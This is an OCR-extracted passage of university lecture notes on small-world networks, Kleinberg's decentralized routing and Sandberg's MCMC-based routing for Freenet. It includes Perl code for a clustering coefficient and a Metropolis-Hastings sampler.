    # foreach my $i (0..$N-1) {
    #     print "@{$neighborhood{$i}}\n";
    # }
    foreach my $i (0..$N-1) {
        my $n = @{$neighborhood{$i}};        # size of neighborhood
        foreach my $j (@{$neighborhood{$i}}) {
            foreach my $k (@{$neighborhood{$i}}) {
                if (defined($g{$j}{$k})) {
                    $cluster_coeff_arr[$i]++ if $g{$j}{$k} == 1;
                }
            }
        }
        # Divide by n(n-1) because every edge in the neighborhood will be
        # counted twice.  Ordinarily, you would divide by n(n-1)/2.
        $cluster_coeff_arr[$i] /= $n * ($n - 1) unless $n == 1;

        # For troubleshooting:
        # print "for $i, the cluster coefficient is $cluster_coeff_arr[$i]\n";
    }
    my $total = 0.0;
    foreach my $i (0..$N-1) {
        $total += $cluster_coeff_arr[$i] if defined $cluster_coeff_arr[$i];
    }
    my $average_cluster_coeff = $total / $N;
    # For troubleshooting:
    # print "the average cluster coefficient is $average_cluster_coeff\n";
    return $average_cluster_coeff;
}
```

26.5: DECENTRALIZED ROUTING IN SMALL-WORLD NETWORKS

- The Milgram experiments and the computer simulations by Watts and Strogatz tell us about the *existence* of the small-world phenomenon, meaning that humans form networks that are characterized by small network diameters and large clustering coefficients.

- But Milgram's experiments additionally demonstrated that humans also possess an innate ability to navigate through such networks. A letter wending its way through individuals who belong to different friendship clusters is an example of this human-driven navigation. Another example would be a human finding his/her way to a far off destination by asking for directions along the way (assuming that the individuals encountered during the journey may not know directly how to get to the final destination from where they are, but do know someone else who might provide further similar help).

- Jon Kleinberg was the first to make the observation that Milgram's experiments also constituted a discovery of the innate


ability of humans to find short paths to their destinations using only local information. In another celebrated paper dealing with the small world phenomenon, Kleinberg then raised the question as to what conditions would have to prevail in a network for there to exist decentralized algorithms that would allow the short paths to be discovered.

- Kleinberg used a two-dimensional lattice of nodes for answering the above question. With (i, j) denoting the coordinates of a node in a grid, Kleinberg used the following L_1 metric to measure the distances in the grid:

$$d(\ (i,j),(k,l)\ ) \quad = \quad |k\ -\ i|\ +\ |l\ -\ j| \tag{1}$$

  This metric is also known as the *city block metric* or the *Manhattan distance*.

- Kleinberg used three integer parameters, pp, qq and rr, to specify the connectivity in a grid lattice of the sort shown in Figure 8. For any given node A in the grid, all its immediate neighbors within the L_1 distance of pp are A's local contacts. That is, node A has outgoing arcs that connect it with all nodes at a distance of up to and including pp from A. (When $pp = 1$, that would only be the four immediate neighbors, to the east and west, and to the north and south. That is the case shown in Figure 8.) In addition, the node A has $qq \geq 0$ long-range contacts. The qq



The connectivity of the nodes is controlled by three integer parameters p, q, and r. For a node such as A, all the other nodes within distance p are its local contacts. In addition, every node such as A has q long−range contacts. The parameter r controls the probability that a node at a certain distance is A's long−range contact. For the grid shown, p = 1 and q = 2.

Figure 8: *Shown is a two-dimensional lattice of nodes in which a node such as A has all its neighbors within some L_1 distance forming its local contacts. A also has qq long-range contacts at distances that are set randomly.* (*This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

long-range contacts for a node are selected by firing up a random number generator that spits out qq random numbers X according to the inverse r^{th}-power distribution:

$$prob(X = x_i) \quad \propto \quad |x_i|^{-rr} \qquad\qquad i = 1, 2, \ldots, qq \qquad (2)$$

for some prespecified constant rr. Construing each of these random numbers as an L_1 distance from node A, we randomly select a long-range destination node at each such distance. Note that the L_1 metric gives rise to diamond-shaped equidistance contours in the plane of the grid. So, in general, there will be several candidates for the long-range contact at each distance. Of these, we will select one with uniform randomness. Referring to Figure 8, we can say that the probability of a node such as F to be A's long-range contact is given by

$$\frac{|d(A,F)|^{-rr}}{\sum_Y |d(A,Y)|^{-rr}} \qquad (3)$$

where the summation in the denominator is over all qq long-range contacts of node A.

- When $rr = 0$ in the above model, a node's long-range contacts will be selected uniformly from all the nodes in the network. This corresponds to how the long-range contacts are selected in the Watts and Strogatz model.

- The network created by the procedure outlined above can be considered to be a superposition of a structured base graph and a sparse random graph. The nodes, along with each node's local contacts, constitute the base graph and the randomly-selected long-range contacts the superimposed random graph. The base graph exhibits a high clustering coefficient in the sense that the neighbors of a node are highly likely to be each other's neighbors also. The superimposed random graph provides the occasional short-cuts needed for giving a small diameter to the network.

- Using the above network model, Kleinberg has theoretically established that there exists an efficient **decentralized** algorithm for routing a message from any node to any other node but only when $rr = 2$. *The "time" taken by the decentralized algorithm is* $O(\log^2 N)$ *where* N *is the total number of nodes in the network.* The decentralized algorithm consists of each en route node making a greedy routing decision based purely on (i) the coordinates of its local and long-range contacts; (ii) the coordinates of the nodes that the message was previously routed through; and (iii) the coordinates of the target node. The message that needs to be delivered carries with it the target node coordinates and the coordinates of the nodes already visited. This result by Kleinberg applies to the empirically interesting case of $pp = 1$ and $qq = 1$. That is, each node is directly connected with its four closest neighbors and has one long-range contact.

- All of the preceding discussion in this section has focused on two

dimensional graphs, that is, graphs whose nodes can be located with two indices. Kleinberg has shown the results can be extended to k-dimensional graphs for arbitrary k. That is, one can prove the existence of a decentralized greedy algorithm for efficiently discovering the small-world paths in a time that is a polynomial in $\log N$, where N is the total number of nodes in the network, provided the distribution of long-range contacts follows an inverse k-power distribution. In other words, the probability that a node y is a long-range contact for a node x should be given by

$$prob(x,y) \quad = \quad \frac{|d(x,y)|^{-k}}{\sum_z |d(x,z)|^{-k}} \tag{4}$$

where the summation in the denominator is over all the qq long-range contacts that any node in the network is allowed to have.

- **An Open Question:** Kleinberg's work shows that the connectivity in a network must obey certain specific mathematical conditions so that the short paths typical of small worlds can be discovered at all on the basis of just local reasoning. Kleinberg has also demonstrated the non-existence of decentralized algorithms for finding the short paths when the mathematical conditions on the connectivity are violated. On the other hand, Milgram's work has shown that humans appear to have the ability to find the small-world short paths in their social networks. Does that mean that the human networks implicitly satisfy the

mathematical constraints discovered by Kleinberg? As matters stand today, we do not yet know the answer to this fundamental question.

- A problem with modeling computer networks in which humans directly restrict the connections between the machines on the basis of trust with Kleinberg's graphs is that it is not clear how to interpret the node indexing used in the graphs. The most straightforward interpretation would be based on geographical locations of the nodes. But that frequently does not make sense for the case of overlay networks.

26.6: SMALL-WORLD BASED EXAMINATION OF THE ORIGINAL CONCEPTUALIZATION OF FREENET

- This confluence of the Freenet ideas proposed by Clarke and the computer-simulation-based confirmation of the small-world phenomenon by Watts and Strogatz led to the belief that, since the individual connections in a Freenet are based on friendships and trust, the routing patterns in a Freenet would exhibit the small world phenomenon. One thought that, even as the number of nodes in a Freenet grew arbitrarily, there would exist short paths between any pair of nodes.

- But, as made clear by Kleinberg's work summarized in the previous section, the *existence* of small-world short paths in a network is different from the existence of decentralized routing algorithms for the discovery of those short paths.

- The data insertion and data migration notions incorporated in Clarke's original proposal for the Freenet do not provide any mathematical guarantee that a data object present at a given node would be retrievable by *all* other nodes in a Freenet network.

Those notions do not even ensure that a previously inserted data object would survive in the network as the data stores at the various nodes begin to fill up with the data objects currently in demand.

- In summary, Clarke's original ideas may work well in small friend-to-friend networks in which each node is directly connected with all the other nodes. However, such may not be the case in arbitrary P2P networks.

26.7: SANDBERG'S DECENTRALIZED ROUTING ALGORITHM FOR FREENET

- Section 26.2 mentions associating an immutable identifier and a randomly selected unique location key with each node. To briefly review some of the other statements made in that section: The key value is cyclic over the range from 0 to 1 and any arithmetic on the keys is modulo 1. A data object is stored at a node whose location key is closest to the hash key associated with the data object. When a data object is inserted into a Freenet or retrieved from it, it is cached at all the en route nodes. This caching plays the same role in a Freenet as data replication in a structured P2P network.

- To remedy the shortcoming of the Freenet as originally conceptualized (that we only have a guarantee of the *existence* of small-world like short paths between any two nodes but **no guarantee** of the *existence* of a decentralized algorithm for the discovery of those short paths), Oskar Sandberg has proposed a new routing algorithm for the Freenet.

- Sandberg's routing algorithm is based on Kleinberg's theorems

on when a network is allowed to possess a decentralized routing algorithm for finding the small-world short paths. We will refer to a network whose connectivity allows for efficient decentralized routing algorithms to exist as a **Kleinberg network**.

- Obviously, the probability distribution associated with the long-range contacts in a Kleinberg network obeys the inverse k-power law for a k-dimensional graph.

- Also recall that a Kleinberg network can be considered to be a superposition of a **base lattice** in which every node is directly connected with a certain number of all its immediate neighbors and a random network that only contains the long-range contacts. The L_1 distance function that drives the greedy algorithm for decentralized routing is defined in the base lattice.

- Sandberg's Freenet routing algorithm is derived by pretending that a Freenet graph corresponds to the long-range contacts in some unknown k-dimensional Kleinberg network. If the underlying base lattice of such a Kleinberg network could be found (note that we already have the graph of the long-range contacts), that would automatically provide us with an L_1 metric for driving a greedy algorithm for the discovery of short paths.

- Sandberg has shown that finding the unknown base grid can be cast as a problem in statistical estimation in which the lattice

coordinates of the actual Freenet nodes are the parameters to be estimated. Sandberg used the MCMC (Markov-Chain Monte-Carlo) technique for this estimation.

- To briefly present Sandberg's formulation of the problem, let V represent the nodes in an actual Freenet. Let G represent the underlying base lattice. Let ϕ denote the positions assigned to the nodes of V in the base lattice G. Now let E denote the set of edges in the Freenet network. Since Sandberg assumes that the Freenet edges are the long-term contacts in a k-dimensional base lattice G that corresponds to a Kleinberg network, it must be the case that

$$prob(E|\phi) \quad = \quad \prod_{i=1}^{m} \frac{1}{d\left(\phi(x_i), \phi(y_i)\right)^k H_G} \tag{5}$$

  where x_i and y_i denote the two nodes at the two ends of an edge and where we assume that the Freenet has a total of m edges. H_G is the normalizing constant.

- At least theoretically, the equation shown above could be used to construct a maximum-likelihood estimate for the unknowns ϕ for a given value of the dimensionality k. That is, we would want ϕ that maximizes the likelihood of the observations E. Evidently, $prob(E|\phi)$ would be maximized by finding those assignments of Freenet nodes to base lattice positions that minimize the product of the edge lengths shown in the denominator. There is obviously

a combinatorial issue in trying every possible assignment of base lattice to network node mappings to find out the mapping that minimizes the product of the edge lengths. This, as intuition might suggest, turns out to be an NP-complete strategy.


- Using Bayes' rule, Sandberg casts the problem as as exercise in stochastic optimization:

$$prob(\phi|E) \quad = \quad \frac{prob(E|\phi) \cdot prob(\phi)}{prob(E)} \tag{6}$$

So our goal is to construct a Bayesian estimate for the $\phi : \; G \rightarrow V$ mapping function that results in the largest value for the posterior distribution on the left hand side above.

- Let's assume that the underlying base lattice is one dimensional. A convenient way to model a 1-D lattice is as a ring lattice, something that becomes intuitive if you assign location keys to the nodes whose values are between 0 and 1. [Recall that earlier in this lecture on page 11, we assigned a location key to each node in a Freenet overlay. Since the value of the location key was between 0 and 1 in that discussion, we can visualize those nodes as being located on a circle. I should also mention that the Identifier Circle of Lecture 25 is the same thing as a ring lattice.] Shown in Figure 9 is a Freenet overlay whose nodes have been assigned the 1-D location keys between 0 and 1. The location keys are shown as the values of the s parameter. Again as previously mentioned on page 11, the location distance between any two nodes is to be measured along the circle modulo 1. The chordal arcs shown

in Figure 9 indicate the human-established pairwise connections between the nodes. Information between the nodes can only flow along the chordal arcs. The Freenet overlay shown in Figure 9 on a ring lattice would be more commonly visualized as a regular graph, as shown in Figure 2.



In a Freenet overlay, the connection between each pair of nodes
is established by human operators on the basis of trust and friendship.
The arcs drawn directly between the nodes indicate such communication links.

Figure 9: *A ring-lattice visualization of a Freenet overlay whose nodes have been assigned location keys, s, between 0 and 1.* (*This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- In our current context, assigning location keys to Freenet nodes in the manner shown in Figure 9 amounts to embedding the nodes in a 1-D base graph. The assignment of s keys is one possible

embedding in an imaginary base graph on the ring lattice. Since the direct connections between the nodes are supposed to correspond to the long-range links in the base graph, for the case of 1-D base graphs, we can now write

$$prob(E|\phi) \quad = \quad \prod_{i=1}^{m} \frac{1}{|\phi(x_i) - \phi(y_i)|_s H_G} \tag{7}$$

where x_i and y_i denote the two nodes at the two ends of the i^{th} direct link in the overlay, where $\phi(x)$ returns location value assigned to node x, and where the distance $|.|_s$ means that distance is to be measured modulo 1 along the unit circle. Our goal is to find that mapping $\phi : V \rightarrow [0, 1)$ that maximizes the posterior probability shown previously as $prob(\phi|E)$ in Equation (6).

- But maximization of the posterior $prob(\phi|E)$ in Equation (6) presents certain computational challenges that are best seen if we write that equation in the following form:

$$prob(\phi|E) \quad = \quad \frac{prob(E|\phi) \cdot prob(\phi)}{\int_\phi prob(E|\phi) \cdot prob(\phi) d\phi} \tag{8}$$

The computational challenge is how to compute the denominator for any candidate $prob(\phi)$. This is where the MCMC technique we describe next comes in handy. MCMC allows us to generate samples of ϕ that conform to a candidate $prob(\phi)$ distribution.

Subsequently, these samples can be used for a Monte Carlo based approach to finding the value of the integral in the denominator.

- An aside on MCMC: [MCMC, for *Markov Chain Monte Carlo*, is a variation on the traditional Monte-Carlo simulations for solving difficult problems in parameter estimation, integration, combinatorial optimization, etc. Let's say you want to estimate the integral $\int_{\mathbf{x}\in\mathcal{X}} f(\mathbf{x})d\mathbf{x}$ where the points $\mathbf{x}$ belong to some high-dimensional space. The Monte-Carlo approach to estimating the integral would be to draw a set of N points $\mathbf{x}_i$ from a uniform distribution over the domain, with the condition that the points are selected independently, and to then form the sum $(1/N)\sum_{i=1}^{N} f(\mathbf{x}_i)$. One can show that this summation is an unbiased estimate of the true integral. This approach extends straightforwardly to the estimation of $\int_{\mathbf{x}\in\mathcal{X}} p(\mathbf{x})f(\mathbf{x})d\mathbf{x}$, where $p(\mathbf{x})$ is a probability density function, if $p(\mathbf{x})$ is simple, like a uniform or a Gaussian density, but, as you would expect, the N samples $\mathbf{x}_i$ must now be drawn according to the density $p(\mathbf{x})$. That is, in this case also, an unbiased estimate of the integral $\int_{\mathbf{x}\in\mathcal{X}} p(\mathbf{x})f(\mathbf{x})d\mathbf{x}$ would be given by the summation $(1/N)\sum_{i=1}^{N} f(\mathbf{x}_i)$. Unfortunately, this standard Monte-Carlo approach does not work when $p(\mathbf{x})$ is a complicated probability density function — simply because it is non-trivial to sample complicated density functions algorithmically. This is where MCMC approaches become useful. **MCMC sampling is based on the following intuitions:** For the very first sample, $\mathbf{x}_1$, you accept any value that belongs to the domain of $p(\mathbf{x})$, that is, any randomly chosen value $\mathbf{x}$ where $p(\mathbf{x}) > 0$. At this point, any sample is as good as any other. For the next sample, you again randomly choose a value from the interval where $p(\mathbf{x}) > 0$ but now you must "reconcile" it with what you chose previously for $\mathbf{x}_1$. Let's denote the value you are now looking at as $\mathbf{x}_*$ and refer to it as our *candidate* for $\mathbf{x}_2$. As to having to "reconcile" $\mathbf{x}_*$ with the previously selected $\mathbf{x}_1$ before accepting the candidate as the next sample, here is what I mean: Your desire for obvious reasons should be to select a large number of samples in the vicinity of the peaks in $p(\mathbf{x})$ and, relatively speaking, fewer samples where $p(\mathbf{x})$ is close to 0. You can capture this intuition by examining the ratio $a1 = \frac{p(\mathbf{x}_*)}{p(\mathbf{x}_1)}$. If $a1 > 1$, then accepting $\mathbf{x}_*$ as $\mathbf{x}_2$ makes sense because your decision would be biased toward placing samples where the probabilities $p(\mathbf{x})$ are higher. However, should $a1 < 1$, you

need to exercise some caution in accepting $\mathbf{x}_*$ for $\mathbf{x}_2$. While obviously any sample $\mathbf{x}_*$ where $p(\mathbf{x}_*) > 0$ is a legitimate sample, you nonetheless want to accept $\mathbf{x}_*$ as $\mathbf{x}_2$ with some hesitation, your hesitation being greater the smaller the value of $a1$ in relation to unity. You capture this intuition by saying that let's accept $\mathbf{x}_*$ as $\mathbf{x}_2$ with probability $a1$. In an algorithmic implementation of this intuition, you fire up a random-number generator that returns floating-point numbers in the interval $(0, 1)$. Let's say the number returned by the random-number generator is u. You accept $\mathbf{x}_*$ as $\mathbf{x}_2$ if $u < a1$. **It is these intuitions that form the foundation of the original Metropolis algorithm for drawing samples from a specified probability distribution.** Since each sample chosen in this manner depends on just the sample selected previously, a sequence of such samples forms a Markov chain. **For that reason, this approach to drawing samples from a distribution for the purpose of Monte-Carlo integration of complex integrands is commonly referred to as the Markov-Chain Monte-Carlo approach, or, more conveniently, as the MCMC sampler.** To be precise, the Metropolis algorithm for MCMC sampling uses what is known as a *proposal distribution* $q(\mathbf{x}_*|\mathbf{x}_{t-1})$ to return a candidate $\mathbf{x}_*$ for the current sample $\mathbf{x}_t$ given the previous sample $\mathbf{x}_{t-1}$ and requires that $q(.|.)$ be symmetric with respect to its two arguments if you want the theoretical guarantee that the first-order probability distribution of the samples of the Markov Chain converge to the desired density $p(\mathbf{x})$. This restriction on the proposal distribution is removed in the more general Metropolis-Hastings (MH) algorithm, but now the ratio that is tested for the acceptance of the candidate $\mathbf{x}_*$ is given by the product $a = a1 \times a2$ where $a2 = \frac{q(\mathbf{x}_{t-1}|\mathbf{x}_*)}{q(\mathbf{x}_*|\mathbf{x}_{t-1})}$. If $a \geq 1$, we accept the candidate $\mathbf{x}_*$ immediately for the next sample. Otherwise, we only accept it with probability a.]

- The Metropolis-Hastings (MH) algorithm is the most popular algorithm for MCMC sampling. The algorithm is straightforward to implement, as can be seen by the Perl code for the function `metropolis_hastings()` shown next. The goal of the code is to generate an MCMC sequence whose first-order density function approximates $p(\mathbf{x}) = 0.3 \cdot e^{-0.2\mathbf{x}^2} + 0.7 \cdot e^{-0.2(\mathbf{x}-10)^2}$. This density func-

tion, calculated by the subroutine `desired_density()` in the Perl script, is shown by the line plot in Figure 10. A histogram for the first 500 MCMC samples produced by the script is shown as a bar graph in the same figure. [Ordinarily, it is best to discard several hundred samples at the beginning of such a sequence to eliminate the effects of initialization. After these initial samples are rejected, the rest of the sequence would follow even more closely the desired density.] As mentioned in the rather long small-font note in the previous bullet, the MH algorithm requires us to specify a **proposal** density function $q(x|y)$. (This is called the proposal density because its primary role is to propose the next sample of a sequence given the current sample.) The proposal density function used in the code is $q(x|y) = \mathcal{N}(y, 100)$, that is, it is a normal density that is centered at the previous sample with a standard deviation of 10. This standard-deviation was chosen keeping in mind the interval $(-5.0, 15.0)$ over which $p(\mathbf{x})$ is defined with values not too close to zero, as shown by the line plot in Figure 10.

- Shown below is a pseudocode description of the algorithm that is programmed in the `metropolis_hastings()` subroutine of the Perl script. In this description, $p(\mathbf{x})$ is the desired density function.

```
initialize x_0

for i=0 to N-1:

    -- draw a sample u from uniform density U(0,1)
       (this u is used only for the test on the variable
        a at the end of the pseudocode.  When a>1, we accept
        the new candidate sample x_* for the next sample.
        However, when a<1, we accept the candidate x_* only
        if a<u)
```

```
-- propose a new candidate sample  x_*  using q(x_*|x_i)

-- a1 = p(x_*) / p(x_i)

-- a2 =  q(x_i|x_*) / q(x_*|x_i)

-- a  = a1 . a2

-- if a >= 1:
       x_{i+1}  =  x_*
   else if u < a:
       x_{i+1}  =  x_*
   else:
       x_{i+1} = x_i
```




Figure 10: *A histogram of the samples produced by a Perl implementation of the Metropolis-Hastings algorithm.* (*This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- Shown below is the code that the reader can play with to get deeper insights into the Metropolis-Hastings algorithm. As you will notice, as to what extent you will be able to match a given desired density will depend on your choice of the proposal density function $q(x|y)$.

```
#!/usr/bin/perl -w

# Metropolis_Hastings.pl

# by Avi Kak  (kak@purdue.edu)

# The Metropolis-Hastings sampling algorithm is used to generate a
# sequence of samples from a given probability density function.
# Such a sequence of samples can be used in MCMC (Markov-Chain
# Monte-Carlo) simulations.

# The workhorse of the code here is the metropolis_hastings()
# function that takes one argument --- the number of samples
# you want the function to return.  The implementation is based
# on the logic shown in Figure 5 of "An Introduction to MCMC for
# Machine Learning" by Andrieu, De Freitas, Doucet, and Jordan
# that appeared in the journal Machine Learning in 2003.  The
# desired density function used is the same as in their Figure 6.

# The code shown here deposits its histogram in a gif file
# called histogram.gif.  The visual display in the gif file
# shows both the histogram for the samples and the true
# desired density function for the samples.

use strict;
use Math::Random;           # for normal and uniform densities
use constant PI => 4 * atan2( 1, 1 );
use Math::Big qw/euler/;    # euler(x) returns e**x
use Algorithm::MinMax;      # efficiently calculates min and max in an array
use GD::Graph::mixed;       # for bar graphs and line plots

# Useful for creating reproducible results:
random_seed_from_phrase( 'hellojello' );

my @samples = metropolis_hastings(500);

# The following call returns a reference to an array whose
# first element is an anonymous array consisting of the
# horizontal labels for the histogram, whose second element
# an anonymous array consisting of the bin counts, and whose
```

```
# third element an anonymous array consisting of the samples of
# the desired density function:
my $histogram = make_histogram( @samples );

plot_histogram( $histogram );

##########################################################################
#                           Subroutines
##########################################################################

# This subroutine uses the GD::Graph Perl module to create a visual
# display that shows both the bar graph for the histogram
# of the MCMC samples created by the metropolis_hastings() function
# and a line plot of the desired density function for such
# samples.  The data fed to this subroutine is output by the
# make_histogram() subroutine.
sub plot_histogram {
    my $plot_data = shift;
    my $histogram_bars = new GD::Graph::mixed();
    $histogram_bars->set(
        types => [ qw( bars lines ) ]
    );
    $histogram_bars->set(
     x_label => 'sample values',
     y_label => 'estimated density',
     title => 'Histogram of Metropolis-Hastings Samples',
     y_tick_number => 5,
     y_label_skip => 1,
        y_max_value => 0.15,
        y_min_value => 0.0,
        x_labels_vertical => 1,
        x_label_skip => 4,
        x_label_position => 1/2,
     line_type_scale => 8,
     line_width => 3,
    ) or warn $histogram_bars->error;

    $histogram_bars->set_legend( 'histogram of sample values' );
    $histogram_bars->plot($plot_data) or die $histogram_bars->error;
    my $ext = $histogram_bars->export_format;
    open( OUTPLOT , ">histogram.$ext") or
     die "Cannot open histogram.$ext for write: $!";
    binmode OUTPLOT;
    print OUTPLOT $histogram_bars->gd->$ext();
    close OUTPLOT;
}

# This subroutine constructs a histogram from the MCMC samples
# constructed by the metropolis_hastings() subroutine.
# This subroutine also constructs an array from the desired
# density function whose calculation is encapsulated in the
# desired_density.pl subroutine.  Yet another array synthesized
# in this subroutine consists of the labels to use for the
# visual display constructed by the plot_histogram() subroutine.
sub make_histogram {
```

```
    my @data = @_;
    my $N = @data;
    my ($min, $max) = Algorithm::MinMax->minmax( \@data );
    my $num_bins = 30;
    my @hist = (0.0) x $num_bins;
    my @desired_density;
    my $bin_width = ($max - $min) / $num_bins;
    my @x_axis_labels;
    foreach my $x (@data) {
        my $bin_index = int( ($x - $min) / $bin_width );
        $hist[ $bin_index ]++;
    }
    foreach my $i (0..$num_bins) {
        my $xval_at_bin_edge = $min + $i * $bin_width;
        push @x_axis_labels, sprintf( "%.2f", $xval_at_bin_edge );
        push @desired_density, desired_density($xval_at_bin_edge);
    }
    @hist = map { $_ / $N } @hist;
    my ($hmin, $hmax) = Algorithm::MinMax->minmax( \@hist );
    my ($dmin, $dmax) = Algorithm::MinMax->minmax( \@desired_density );
    @desired_density = map { $_ * ($hmax / $dmax) } @desired_density;
    return [ \@x_axis_labels, \@hist, \@desired_density ];
}

# This subroutine constructs a Markov chain according to the
# Metropolis-Hastings algorithm.  This algorithm needs a
# proposal density, whose primary role is to help select
# the next sample given the current sample, and the desired
# density for the samples.  The number of samples constructed
# is determined by the sole argument to the subroutine.  Note
# that ideally you are supposed to discard many initial
# samples since it can take a certain number of iterations
# for the actual density of the samples to approach the
# desired density.
sub metropolis_hastings {
    my $N = shift;                # Number of samples
    my @arr;
    my $sample = 0;
    foreach my $i (0..$N-1) {
        print "Iteration number: $i\n" if $i % ($N / 10) == 0;

        # Get proposal probability q( $y | $x ).
        my ($newsample, $prob) = get_sample_using_proposal( $sample );
        my $a1 = desired_density( $newsample ) / desired_density( $sample );

        # IMPORTANT: In our case, $a2 shown below will always be 1.0
        # because the proposal density norm($x | $y) is symmetric with
        # respect to $x and $y:
        my $a2 = proposal_density( $sample, $newsample ) / $prob;
        my $a = $a1 * $a2;
        my $u = random_uniform();
        if ( $a >= 1 ) {
            $sample = $newsample;
        } else {
            $sample = $newsample if $u < $a;
```

```
        }
        $arr[$i] = $sample;
    }
    return @arr;
}

# This subroutine along with the subroutine proposal_density() do
# basically the same thing --- implement the normal density as the
# proposal density.  It is called proposal density because it is
# used to propose the next sample in the Markov chain.  The
# subroutine shown below returns both the proposed sample for
# the next time step and its probability according to
# the normal distribution norm($x, $sigma ** 2).   The next
# subroutine, proposal_density(), only evaluates the density
# for a given sample value.
sub get_sample_using_proposal {
    my $x = shift;
    my $mean = $x;      # for proposal_prob($y|$x)  =  norm($x, $sigma ** 2)
    my $sigma = 10;
    my $sample = random_normal( 1, $mean, $sigma );
    my $gaussian_exponent = - (($sample - $mean)**2) / (2 * $sigma * $sigma);
    my $prob = ( 1.0 / ($sigma * sqrt( 2 * PI ) ) ) * euler( $gaussian_exponent );
    return ($sample, $prob);
}

# As mentioned above, this subroutine returns the value of the
# norm($x, $sigma) at a given sample value where $x is the mean
# of the density.  The sample value where the density is to be
# known is supplied to the subroutine as its first argument.
sub proposal_density {
    my $sample = shift;
    my $mean = shift;
    my $sigma = 10;          # for  norm($mean, $sigma ** 2)
    my $gaussian_exponent = - (($sample - $mean)**2) / (2 * $sigma * $sigma);
    my $prob = ( 1.0 / ($sigma * sqrt( 2 * PI ) ) ) * euler( $gaussian_exponent );
    return $prob;
}

# This implements the desired density for an MCMC experiment.  That is,
# we want the first-order distribution of the Markov chain samples to
# possess the density as described by the function shown here:
sub desired_density {
    my $x = shift;
    return 0 if ($x < -10.0) or ($x > 20.0);
    my $prob = 0.3 * euler(-0.2*($x**2)) +  0.7 * euler(-0.2*(($x - 10.0)**2));
    return $prob;
}
```

- You can execute the code by calling `Metropolis_Hastings.pl`. It deposits the histogram of the values in the samples of the MCMC

chain in a file called `histogram.gif`. Subsequently, you can display this histogram by calling, say, '`display histogram.gif`', where the `display` command from the `ImageMagick` suite of tools in your computer.

- In the MCMC based approach to the estimation of the best mapping for the embedding of the V nodes of a Freenet overlay on the location circle of Figure 9, we first define a state vector that consists of a $|V|$-tuple of real numbers from the interval $[0, 1)$. Starting from some randomly chosen state vector, we now construct a Markov chain with the Metropolis-Hastings algorithm so that the desired density is given by the posterior $p(\phi|E)$ we showed earlier. Note that the mapping ϕ can now be thought of as a state vector.

